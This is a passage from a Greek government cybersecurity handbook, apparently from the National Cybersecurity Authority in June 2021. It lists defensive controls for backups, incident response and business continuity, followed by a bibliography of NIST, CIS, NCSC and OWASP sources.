Τα παραπάνω φανερώνουν ότι στην περίπτωση που χαθούν κρίσιμα δεδομένα ή όταν πλέον έχουν αλλοιωθεί, θα προκληθούν μοιραίες επιπτώσεις για την επιχειρησιακή συνέχεια του Φορέα. Το γεγονός αυτό καθιστά τη λήψη αντιγράφων ασφαλείας θεμελιώδη υποχρέωση για κάθε Οργανισμό.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

►	***16.1***	*Αναπτύξτε και καταγράψτε:* • *πολιτική αντιγράφων ασφαλείας, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,* • *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*
►	***16.2***	*Διασφαλίστε ότι λαμβάνονται αντίγραφα ασφαλείας από όλα τα σημαντικά συστήματα πληροφορικής του Οργανισμού σε ημερήσια βάση, συνδυάζοντας με τον κατάλληλο τρόπο τις διαθέσιμες τεχνολογίες (full, incremental, differential).*
►	***16.3***	*Διασφαλίστε ότι τα ληφθέντα αντίγραφα ασφαλείας προστατεύονται με κρυπτογράφηση τόσο κατά την αποθήκευση όσο και κατά τη μεταφορά τους. Αυτό περιλαμβάνει τα απομακρυσμένα αντίγραφα, καθώς και τις αντίστοιχες υπηρεσίες cloud.*

►	**16.4**	*Διασφαλίστε ότι όλα τα αντίγραφα ασφαλείας αποθηκεύονται σε τουλάχιστον έναν (1) offline προορισμό, που δεν είναι συνδεδεμένος σε κάποιο δίκτυο.*
►	**16.5**	*Διενεργήστε έλεγχο ακεραιότητας των αντιγράφων ασφαλείας σε περιοδική βάση.*
►	**16.6**	*Διενεργήστε δοκιμή επαναφοράς δεδομένων (restoration) μία (1) φορά ετησίως, ώστε να διασφαλίσετε ότι η λήψη αντιγράφων λειτουργεί με σωστό τρόπο.*
►	**16.7**	*Αποθηκεύστε τα ληφθέντα αντίγραφα ασφαλείας σε διαφορετικές γεωγραφικά διεσπαρμένες τοποθεσίες.*

17. ΑΝΤΙΜΕΤΩΠΙΣΗ ΠΕΡΙΣΤΑΤΙΚΩΝ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ

Υλοποιείστε διαδικασίες αντιμετώπισης περιστατικών κυβερνοασφάλειας για την αποτελεσματική προστασία της εμπιστευτικότητας, ακεραιότητας και διαθεσιμότητας των συστημάτων και πληροφοριών του Οργανισμού.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Η ικανότητα των Οργανισμών να ανιχνεύουν κακόβουλες επιθέσεις, να τις αντιμετωπίζουν και να ανακτούν τη λειτουργικότητά τους μετά από παραβίαση των συστημάτων τους αποτελεί κεφαλαιώδους σημασίας προτεραιότητα και οδηγεί στη διασφάλιση της επιχειρησιακής συνέχειας και στην αδιάλειπτη παροχή των υπηρεσιών του Φορέα. Οι επιπτώσεις από τη μη υλοποίηση ενός επαρκούς σχεδίου διαχείρισης περιστατικών κυβερνοασφάλειας μπορεί να είναι ιδιαίτερα σοβαρές:[30]

- *Αδυναμία περιορισμού της ζημιάς*: αποτυχία διαπίστωσης ότι λαμβάνει χώρα περιστατικό ή ότι έχει ήδη συμβεί περιορίζει την ικανότητα αποτελεσματικής αντιμετώπισης. Το γεγονός αυτό μπορεί να οδηγήσει σε διακοπή λειτουργίας συστημάτων, σημαντικές οικονομικές απώλειες και σε έλλειψη εμπιστοσύνης του κοινού προς το Φορέα.

- *Συνεχείς διαταραχές λειτουργίας*: ο Οργανισμός που αδυνατεί να αντιμετωπίσει τη ριζική αιτία του περιστατικού (ελλιπείς τεχνολογίες, ευπάθειες σε εφαρμογές κ.α.) θα παραμένει εκτεθειμένος σε επαναλαμβανόμενα συμβάντα παραβιάσεων.

- *Διοικητικές και οικονομικές κυρώσεις*: περιστατικό που έχει σαν αποτέλεσμα την παραβίαση ευαίσθητων δεδομένων μπορεί να οδηγήσει σε σημαντικές κυρώσεις, όταν μετά από έλεγχο προκύψει ότι ο Φορέας δεν είχε συμμορφωθεί με συγκεκριμένες νομικές και κανονιστικές διατάξεις.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

► **17.1** *Αναπτύξτε και καταγράψτε:*

- *πολιτική αντιμετώπισης περιστατικών κυβερνοασφάλειας, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,*
- *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας,*

► **17.2** *Αναπτύξτε λεπτομερές πλάνο αντιμετώπισης περιστατικών κυβερνοασφάλειας, που θα περιλαμβάνει ενέργειες προετοιμασίας, ανίχνευσης, ανάλυσης, περιορισμού, εξάλειψης, καθώς και ανάκτησης δεδομένων και λειτουργικότητας.*

[30] https://www.ncsc.gov.uk/collection/10-steps-to-cyber-security/the-10-steps/incident-management

►	**17.3**	*Συγκροτήστε ομάδα αντιμετώπισης περιστατικών κυβερνοασφάλειας από το προσωπικό του Οργανισμού, αναθέτοντας συγκεκριμένους ρόλους και αρμοδιότητες. Εάν η ανάπτυξη της ομάδας δεν είναι εφικτή in-house, αναθέστε το έργο σε εξειδικευμένο πάροχο αντίστοιχων υπηρεσιών.*
►	**17.4**	*Διασφαλίστε ότι η ομάδα αντιμετώπισης περιστατικών κυβερνοασφάλειας έχει πρόσβαση σε επαρκείς πηγές δεδομένων και εργαλεία που παρακολουθούν τα συστήματα πληροφορικής για την ανίχνευση βασικών δεικτών παραβίασης.*
►	**17.5**	*Διενεργήστε, σε τακτές χρονικές περιόδους, εκπαίδευση αντιμετώπισης περιστατικών κυβερνοασφάλειας στο προσωπικό με την αντίστοιχη αρμοδιότητα. Η εκπαίδευση θα περιλαμβάνει τεχνικές και μη τεχνικές θεματικές ενότητες και θα διαφοροποιείται ανάλογα με τους ρόλους που έχουν ανατεθεί.*
►	**17.6**	*Διασφαλίστε ότι όταν ανιχνευθεί κακόβουλο λογισμικό στο δίκτυο του Οργανισμού ακολουθούνται τα παρακάτω βήματα:* • *τα μολυσμένα συστήματα απομονώνονται από το υπόλοιπο δίκτυο,* • *όλα τα φορητά μέσα που είχαν προηγουμένως συνδεθεί με τα μολυσμένα συστήματα σαρώνονται και, εφόσον χρειαστεί, απομονώνονται και αυτά,* • *λαμβάνεται backup των μολυσμένων συστημάτων (forensic image) μέσω ειδικών forensic εργαλείων με σκοπό τη διαφύλαξη των αποδεικτικών στοιχείων προέλευσης του περιστατικού,* • *γίνεται χρήση λογισμικού antivirus για την απομάκρυνση του κακόβουλου κώδικα από όλα τα μολυσμένα συστήματα,* • *εάν η μόλυνση δεν μπορεί να απομακρυνθεί με αξιόπιστο τρόπο, γίνεται επαναφορά των συστημάτων χρησιμοποιώντας ελεγμένα αντίγραφα ασφαλείας (reimaging σκληρών δίσκων),* • *υλοποιούνται διορθωτικές ενέργειες στα συστήματα (ενδεικτικά: εγκατάσταση security patches, εφαρμογή ενισχυμένων ρυθμίσεων ασφάλειας κ.α.).*
►	**17.7**	*Εντοπίστε και συλλέξτε τα πλήρη πειστήρια του περιστατικού και συντάξτε λεπτομερή αναφορά, η οποία θα πρέπει να αποσταλεί σε όλα τα εμπλεκόμενα μέρη, καθώς και στις αρμόδιες Αρχές. Επίσης, ενημέρωση για το περιστατικό θα πρέπει να λάβει και το προσωπικό του Οργανισμού.*
►	**17.8**	*Συλλέξτε και διατηρείστε σε αρχείο τη γνώση από την ανάλυση και επίλυση περιστατικών κυβερνοασφάλειας (lessons learned), με σκοπό να χρησιμοποιηθεί για τη μείωση της πιθανότητας ή των επιπτώσεων από μελλοντικά αντίστοιχα περιστατικά.*

►	**17.9**	*Σχεδιάστε και διενεργήστε σε τακτική βάση ασκήσεις προσομοίωσης περιστατικών κυβερνοασφάλειας, με σκοπό η αρμόδια ομάδα απόκρισης να αναπτύξει επίγνωση και ικανότητα διαχείρισης έναντι πραγματικών απειλών.*
►	**17.10**	*Υλοποιείστε Κέντρο Επιχειρήσεων Ασφάλειας (Security Operations Center, SOC), εξοπλισμένο με τα κατάλληλα εξειδικευμένα εργαλεία (monitoring, scanning and forensic tools) και στελεχωμένο με το αναγκαίο εξειδικευμένο προσωπικό, με σκοπό την έγκαιρη ανίχνευση και αντιμετώπιση περιστατικών κυβερνοασφάλειας.*

Για περισσότερη μελέτη, το National Cyber Security Centre του Ηνωμένου Βασιλείου προσφέρει έναν ιδιαίτερα αναλυτικό οδηγό για τη διαχείριση περιστατικών κυβερνοασφάλειας.[31]

[31] https://www.ncsc.gov.uk/collection/incident-management

18. ΔΙΑΣΦΑΛΙΣΗ ΕΠΙΧΕΙΡΗΣΙΑΚΗΣ ΣΥΝΕΧΕΙΑΣ ΚΑΙ ΑΝΑΚΑΜΨΗΣ ΑΠΟ ΚΑΤΑΣΤΡΟΦΗ

Υλοποιείστε μέτρα και διαδικασίες διασφάλισης της επιχειρησιακής συνέχειας των λειτουργιών του Οργανισμού και ανάκαμψης μετά από ανεπιθύμητο συμβάν ή καταστροφή.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Η ανάγκη διαθεσιμότητας των υπηρεσιών μίας κρατικής ή εταιρικής οντότητας καθώς και η αποκατάσταση της λειτουργίας της μετά από ανεπιθύμητο συμβάν αποτελούν απαιτήσεις που πρέπει να ληφθούν ιδιαίτερα υπόψη κατά το σχεδιασμό των πληροφοριακών της συστημάτων. Γεγονότα όπως επίθεση άρνησης παροχής υπηρεσιών, ξαφνική πτώση της ταχύτητας του δικτύου, αλλά και φυσικές καταστροφές όπως σεισμός, φωτιά ή πλημμύρα μπορούν να προκαλέσουν πρόσκαιρη ή και παρατεταμένη διακοπή κρίσιμων κυβερνητικών ή και επιχειρηματικών λειτουργιών. Οι απαιτήσεις διαθεσιμότητας και αποκατάστασης διαφέρουν ανάμεσα στους Οργανισμούς και καθένας οφείλει να τις καθορίσει και να εφαρμόσει αντίστοιχα μέτρα συνεπή με την ανάλυση κινδύνων που έχει διενεργήσει.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

►	***18.1***	*Αναπτύξτε και καταγράψτε:* • *πολιτική επιχειρησιακής συνέχειας και ανάκαμψης από καταστροφή, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,* • *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*
►	***18.2***	*Διενεργήστε στον Οργανισμό αξιολόγηση των επιπτώσεων από την επέλευση ανεπιθύμητων συμβάντων (κυβερνοεπίθεση, φυσική καταστροφή κ.α.). Με τον τρόπο αυτό θα εντοπιστούν τα κρίσιμα συστήματα και οι πόροι με τις υψηλότερες απαιτήσεις σε διαθεσιμότητα και αποκατάσταση και θα δοθεί η αντίστοιχη προτεραιότητα στην υλοποίηση μέτρων ανάκαμψης.*
►	***18.3***	*Υλοποιείστε πλεονάζοντες πόρους στην υπάρχουσα αρχιτεκτονική των συστημάτων του Οργανισμού, με σκοπό την κάλυψη των απαιτήσεων διαθεσιμότητας.*
►	***18.4***	*Διενεργήστε σε τακτική βάση εκπαίδευση συγκεκριμένης ομάδας του προσωπικού, έτσι ώστε να κατέχουν πλήρη γνώση των σχεδίων επιχειρησιακής συνέχειας και αντίστοιχη ικανότητα υλοποίησης των απαραίτητων ενεργειών για την αποκατάσταση των επιχειρησιακών λειτουργιών του Οργανισμού.*

►	**18.5**	*Διενεργήστε σε τακτική βάση ασκήσεις δοκιμής των μέτρων διασφάλισης της επιχειρησιακής συνέχειας και αποκατάστασης από καταστροφή και ιδίως όταν έχουν επέλθει σοβαρές τεχνικές και διαδικαστικές αλλαγές στην επιχειρησιακή λειτουργία.*
►	**18.6**	*Υλοποιήστε έναν εναλλακτικό χώρο αποθήκευσης δεδομένων (backup site) που να βρίσκεται σε επαρκή χιλιομετρική απόσταση από τον πρωταρχικό χώρο αποθήκευσης, με σκοπό τη μείωση της ευπάθειας του Οργανισμού έναντι της ίδιας κατηγορίας απειλών.*
►	**18.7**	*Αναθέστε σε εξειδικευμένο πάροχο cloud υπηρεσιών την παροχή υπηρεσίας ανάκαμψης από καταστροφή (disaster recovery as a service), με σκοπό την άμεση μεταφορά των επιχειρησιακών λειτουργιών του Οργανισμού σε άλλο περιβάλλον με χρήση των τεχνολογιών εικονικοποίησης (virtualization).*
►	**18.8**	*Υλοποιήστε έναν εναλλακτικό χώρο επεξεργασίας (disaster recovery site) που να βρίσκεται σε επαρκή χιλιομετρική απόσταση από τον πρωταρχικό χώρο επεξεργασίας (primary site), με σκοπό τη μείωση της ευπάθειας του Οργανισμού έναντι της ίδιας κατηγορίας απειλών.*

ΒΙΒΛΙΟΓΡΑΦΙΚΕΣ ΑΝΑΦΟΡΕΣ

1. Center for Internet Security, (2018). *CIS Controls v7.1*. East Greenbush, New York, USA. Available at: https://www.cisecurity.org/.

2. National Institute of Standards and Technology (NIST), (September 2020). *Security and Privacy Controls for Information Systems and Organizations (Special Publication 800-53 revision 5)*. U.S. Department of Commerce. Available at: https://doi.org/10.6028/NIST.SP.800-53r5.

3. National Institute of Standards and Technology (NIST), (February 2020). *Protecting Controlled Unclassified Information in Nonfederal Systems and Organizations (Special Publication 800-171 revision 2)*. U.S. Department of Commerce. Available at: https://csrc.nist.gov/publications/detail/sp/800-171/rev-2/final.

4. National Institute of Standards and Technology (NIST), (February 2021). *Enhanced Security Requirements for Protecting Controlled Unclassified Information (Special Publication 800-172)*. U.S. Department of Commerce. Available at: https://csrc.nist.gov/publications/detail/sp/800-172/final.

5. National Institute of Standards and Technology (NIST), (September 2012). *Guide for Conducting Risk Assessments (Special Publication 800-30 revision 1)*. U.S. Department of Commerce. Available at: https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final.

6. ISO/IEC (International Organization for Standardization / International Electrotechnical Commission), (2013). *Information Technology – Security Techniques – Information Security Management Systems - Requirements (ISO/IEC 27001:2013)*. Geneva, Switzerland.

7. ISO/IEC (International Organization for Standardization / International Electrotechnical Commission), (2013). *Information Technology – Security Techniques – Code of Practice for Information Security Controls (ISO/IEC 27002:2013)*. Geneva, Switzerland.

8. Australian Cyber Security Centre, (February 2021). *Australian Government Information Security Manual*. Kingston, Canberra, Australia. Available at: https://www.cyber.gov.au/acsc/view-all-content/ism.

9. Government Communications Security Bureau, (December 2020). *New Zealand Information Security Manual*. Thorndon, Wellington, New Zealand. Available at: https://nzism.gcsb.govt.nz/.

10. OWASP (Open Web Application Security Project) Foundation, (October 2020). *Application Security Verification Standard 4.0.2*. Bel Air, U.S.A. Available at: https://owasp.org/.

11. OWASP (Open Web Application Security Project) Foundation, (2018). *OWASP Top Ten Proactive Controls for Developers v3.0*. Bel Air, U.S.A. Available at: https://owasp.org/.

12. OWASP (Open Web Application Security Project) Foundation, (2017): *OWASP Top 10 – 2017. The Ten Most Critical Web Application Security Risks*. Available at: https://owasp.org/.

13. National Security Agency, (February 2021). *Embracing a Zero Trust Security Model*. U.S.A. Available at: https://media.defense.gov/2021/Feb/25/2002588479/-1/-1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF.

14. National Security Agency, (August 2020). *Hardening Network Devices*. U.S.A. Available at: https://media.defense.gov/2020/Aug/18/2002479461/-1/-1/0/HARDENING_NETWORK_DEVICES.PDF.

15. National Security Agency, (September 2018). *Best Practices for Securing Your Home Network*. U.S.A. Available at: https://media.defense.gov/2019/Jul/16/2002158056/-1/-1/0/Best%20Practices%20for%20Securing%20Your%20Home%20Network%20-%20Copy.pdf.

16. National Security Agency, (May 2018). *Steps to Secure Web Browsing*. U.S.A. Available at: https://media.defense.gov/2019/Jul/16/2002158047/-1/-1/0/Steps%20to%20Secure%20Web%20Browsing%20-%20Copy.pdf.

17. National Security Agency (NSA) & Department of Homeland Security CISA (Cybersecurity and Infrastructure Security Agency), (April 2020). *Telework Best Practices*. Available at: https://www.cisa.gov/sites/default/files/publications/Telework_Guide_with_NSA_and_DHS_CISA.pdf.

18. CISA (Cybersecurity and Infrastructure Security Agency) & MS-ISAC (Multi-State Information Sharing and Analysis Center), (September 2020). *Ransomware Guide*. Available at: https://www.cisa.gov/sites/default/files/publications/CISA_MS-ISAC_Ransomware%20Guide_S508C.pdf.

19. CISA (Cybersecurity and Infrastructure Security Agency), (2020). *Guidance for Securing Video Conferencing*. Available at: https://www.cisa.gov/sites/default/files/publications/CISA_Guidance_for_Securing_Video_Conferencing_S508C.pdf.

20. CISA (Cybersecurity and Infrastructure Security Agency), (November 2020). *Cyber Essentials Toolkit Chapter 6: Your Crisis Response*. Available at: https://www.cisa.gov/sites/default/files/publications/Cyber%20Essentials%20Toolkit%206%2020201113_508.pdf.

21. Kral, P., (2012). *Incident Handler's Handbook*. The SANS Institute. Available at: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901.

22. Leurent, G. and Peyrin, T., (2020). *SHA-1 is a Shambles. First Chosen-Prefix Collision on SHA-1 and Application to the PGP Web of Trust*. 29th USENIX Security Symposium. Available at: https://eprint.iacr.org/2020/014.pdf.

23. Stallings, W. and Brown, L., (2018). *Computer Security – Principles and Practice*. 4th ed. United Kingdom: Pearson Education Limited.

24. Vest, J. and Tubberville, J., (2019). *Red Team Development and Operations – A practical Guide*. Independently published.

Ιστοσελίδες:

1. https://www.cisecurity.org/

2. https://www.nist.gov/

3. https://www.ncsc.gov.uk/collection/10-steps-to-cyber-security

4. https://www.ncsc.gov.uk/collection/incident-management

5. https://www.ncsc.gov.uk/collection/caf

6. https://www.nsa.gov/What-We-Do/Cybersecurity/Advisories-Technical-Guidance/

7. https://attack.mitre.org/

8. https://www.cyber.gov.au/

9. https://nzism.gcsb.govt.nz/

10. https://cisa.gov/

11. https://nmap.org/

12. https://shattered.io/

13. https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies

14. https://tools.kali.org/tools-listing

15. https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/phishing

16. https://support.microsoft.com/en-us/topic/preventing-smb-traffic-from-lateral-connections-and-entering-or-leaving-the-network-c0541db7-2244-0dce-18fd-14a3ddeb282a

17. https://www.spamtitan.com/web-filtering/network-segmentation-best-practices/

18. https://spanning.com/blog/cross-site-scripting-web-based-application-security-part-3

19. https://www.csoonline.com/article/3391588/why-unauthenticated-sms-is-a-security-risk.html

20. https://www.cloudwards.net/best-2fa-apps/

21. https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

22. https://www.softwaretestinghelp.com/network-scanning-tools/

23. https://www.softwaretestinghelp.com/siem-tools

24. https://www.gartner.com/reviews/market/security-information-event-management

25. https://www.winosbite.com/best-microsoft-active-directory-alternatives/


Εθνική Αρχή Κυβερνοασφάλειας
ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ

ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΥΠΟΥΡΓΕΙΟ ΨΗΦΙΑΚΗΣ ΔΙΑΚΥΒΕΡΝΗΣΗΣ
ΕΘΝΙΚΗ ΑΡΧΗ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ

ΥΠΟΥΡΓΕΙΟ ΨΗΦΙΑΚΗΣ ΔΙΑΚΥΒΕΡΝΗΣΗΣ
ΙΟΥΝΙΟΣ 2021